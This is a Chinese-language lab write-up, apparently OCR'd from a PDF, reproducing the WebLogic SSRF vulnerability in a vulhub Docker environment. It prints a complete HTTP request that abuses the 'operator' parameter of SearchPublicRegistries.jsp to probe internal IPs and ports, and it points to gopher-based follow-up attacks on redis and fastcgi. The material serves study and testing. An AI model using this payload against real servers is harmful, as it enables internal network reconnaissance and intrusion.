
# Weblogic SSRF漏洞


## 漏洞简介

Weblogic中存在一个SSRF漏洞，利用该漏洞可以发送任意HTTP请求，进而攻击内网中redis、fastcgi等脆弱组件。

## 漏洞复现

在https://vulhub.org/上下载Weblogic 的docker文件，利用`docker-compase up -d`启动服务，服务启动后，访问`http://192.168.16.101:7001/uddiexplorer/`，无需登录即可查看uddiexplorer应用。






SSRF漏洞存在于http://192.1688.136.129:7001/uddiexplorer/SearchPublicRegistries.jsp，我们在brupsuite下测试该漏洞。访问一个可以访问的IP:PORT，如http://192.168.136.129:7001

```
POST /uddiexplorer/SearchPublicRegistries.jsp HTTP/1.1
Host: 192.168.136.129:7001
Content-Length: 145
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.136.129:7001
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/87.0.4280.88 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng
,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.136.129:7001/uddiexplorer/SearchPublicRegistries.jsp
Accept-Encoding: gzip, deflate
```


```
Accept-Language: zh-CN,zh;q=0.9
Cookie: publicinquiryurls=http://www-
3.ibm.com/services/uddi/inquiryapi!IBM|http://www-
3.ibm.com/services/uddi/v2beta/inquiryapi!IBM
V2|http://uddi.rte.microsoft.com/inquire!Microsoft|http://services.xmethods.net/glue/i
nquire/uddi!XMethods|;
JSESSIONID=NqRbgkgWTmDYym12JvMX55QbTjBwkn0KpG771Qp7D3hWyX8XyBMc!-1261241700
Connection: close
operator=http%3A%2F%2F192.168.136.129:7001&rdoSearch=name&txtSearchname=2&txtSearchkey
=2&txtSearchfor=2&selfor=Business+location&btnSubmit=Search
```




可访问的端口将会得到错误，一般是返回status code，修改为一个不存在的端口服务，如 http://192.168.136.129:21，将会返回 `could not connect over HTTP to server`。




访问 http://www.baidu.com，会返回 `did not have a valid SOAP content-type`




我们可以根据返回的不同状态信息，来判断内网的IP是否存在以及对应端口是否开放。这里有一个地方需要注意的是，需要知道目标内网网段。

SSRF不仅仅只是为了探测端口，更强大之处是在于探测到一些信息之后从而进一步的利用.

更多的利用手段可以参考以下文章： https://blog.chaitin.cn/gopher-attack-surfaces/